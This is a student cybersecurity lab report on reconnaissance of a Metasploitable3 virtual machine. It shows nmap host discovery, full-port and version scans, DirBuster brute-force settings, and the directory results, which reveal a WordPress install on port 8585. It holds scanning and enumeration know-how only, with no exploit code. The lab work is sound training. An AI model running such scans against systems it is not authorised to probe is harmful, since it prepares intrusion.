
SPECIALIZED SCANNERS

BY JAMES ROBERSON




PROFESSIONAL | CYBERSECURITY | FEBRUARY 27, 2024

WHAT HAPPENED?

In this report, I was tasked with running various scans against a client's machine. The goal was to gather as much information as possible to then enumerate based off those findings. My findings will be concluded if I can locate a particular "flag" you intentionally left for me to find.

- Scanned target using Network Mapper. Check.
- Scanned target machine using Dirbuster as well as Nikto. Check.
- Research scanner to enumerate port 8585 from dirbuster and nikto scans. Check and check.

PROOF:




The Machine [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
metasploitable3-workspace_win2k8_1707183126966_42105 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Boxstarter Shell
Programs (1)
start WampServer
See more results
Log off
Start
9:39 AM
2/13/2024
Right Ctrl
Type here to search
57°F Sunny
11:39 AM

start wampserver


Windows Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine

Figure 1. Screenshot above shows wampserver being started.




```
┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ nmap 10.0.2.1-50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 11:46 CST
Nmap scan report for 10.0.2.1
Host is up (0.0039s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.5
Host is up (0.00013s latency).
All 1000 scanned ports on 10.0.2.5 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.9
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown

Nmap done: 50 IP addresses (3 hosts up) scanned in 4.30 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
```

Figure 2. Discovery scan to locate target machine.




```
Nmap done: 50 IP addresses (3 hosts up) scanned in 4.30 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ nmap -p- -T4  10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 11:46 CST
Nmap scan report for 10.0.2.9
Host is up (0.0013s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1617/tcp  open  nimrod-agent
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
3700/tcp  open  lrs-paging
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8020/tcp  open  intu-ec-svcdisc
8027/tcp  open  papachi-p2p-srv
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8282/tcp  open  libelle
8383/tcp  open  m2mservices
8585/tcp  open  unknown
8686/tcp  open  sun-as-jmxrmi
9200/tcp  open  wap-wsp
9300/tcp  open  vrace
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
49399/tcp open  unknown
49402/tcp open  unknown
49403/tcp open  unknown
49404/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 160.65 seconds
```

Figure 3. At first, the port wouldn’t show up. I then scanned all ports, which yielded the desired results.



```
Nmap done: 1 IP address (1 host up) scanned in 160.65 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ nmap -p 8585 -A 10.0.2.9 -oN port8585scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 11:57 CST
Nmap scan report for 10.0.2.9
Host is up (0.0099s latency).

PORT     STATE SERVICE VERSION
8585/tcp open  http    Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.58 seconds

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ 
```

Figure 4. Deeper scan to discover version or any potential information that may lead to compromise.



```
┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ dirbuster --help
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
DirBuster - 1.0-RC1
Usage: java -jar DirBuster-1.0-RC1 -u <URL http://example.com/> [Options]

        Options:
         -h : Display this help message
         -H : Start DirBuster in headless mode (no gui), report will be auto saved on exit
         -l <Word list to use> : The Word list to use for the list based brute force. Default: /home/bitman/Documents/CodingDojo/directory-list-2.3-small.txt
         -g : Only use GET requests. Default Not Set
         -e <File Extention list> : File Extention list eg asp,aspx. Default: php
         -t <Number of Threads> : Number of connection threads to use. Default: 10
         -s <Start point> : Start point of the scan. Default: /
         -v : Verbose output, Default: Not set
         -P : Don't Parse html, Default: Not Set
         -R : Don't be recursive, Default: Not Set
         -r <location> : File to save report to. Default: /home/bitman/Documents/CodingDojo/DirBuster-Report-[hostname]-[port].txt

Examples:

Run DirBuster in headless mode
java -jar DirBuster-1.0-RC1.jar -H -u https://www.target.com/

Start GUI with target prepopulated
java -jar DirBuster-1.0-RC1.jar -u https://www.target.com/

┌──(bitman㉿KaliII)-[~/Documents/CodingDojo]
└─$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aate
Starting OWASP DirBuster 1.0-RC1
```

```
┌──(bitman㉿KaliII)-[/usr/share/wordlists/dirbuster]
└─$ ls
apache-user-enum-1.0.txt  directory-list-1.0.txt         directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-2.3-medium.txt  directory-list-lowercase-2.3-small.txt
directories.jbrofuzz      directory-list-2.3-small.txt

┌──(bitman㉿KaliII)-[/usr/share/wordlists/dirbuster]
└─$ pwd
/usr/share/wordlists/dirbuster

┌──(bitman㉿KaliII)-[/usr/share/wordlists/dirbuster]
└─$ echo james
james

┌──(bitman㉿KaliII)-[/usr/share/wordlists/dirbuster]
└─$ 
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://10.0.2.9:8585

Work Method: ● Use GET requests only ○ Auto Switch (HEAD and GET)

Number Of Threads: 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 16

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files ☐ Use Blank Extension File extension: php, html, txt

URL to fuzz - /test.html?url={dir}.asp: /

Please complete the test details

Figure 5. After completing the nmap scan, I moved on to discover the target machine using Dirbuster. I set all of my fields according to correct specifications and ran the scan.



```
File found: /wordpress/license.txt - 200
Dir found: /wordpress/wp-includes/images/media/ - 200
Dir found: /wordpress/wp-content/plugins/ - 200
File found: /wordpress/wp-content/plugins/index.php - 200
Dir found: /wordpress/wp-includes/Images/ - 200
Dir found: /wordpress/wp-includes/text/ - 200
File found: /wordpress/wp-includes/version.php - 200
Dir found: /wordpress/wp-includes/Images/media/ - 200
File found: /wordpress/wp-content/Index.php - 200
File found: /wordpress/README.html - 200
File found: /wordpress/wp-includes/post.php - 200
File found: /wordpress/wp-includes/registration.php - 200
File found: /wordpress/wp-includes/comment.php - 200
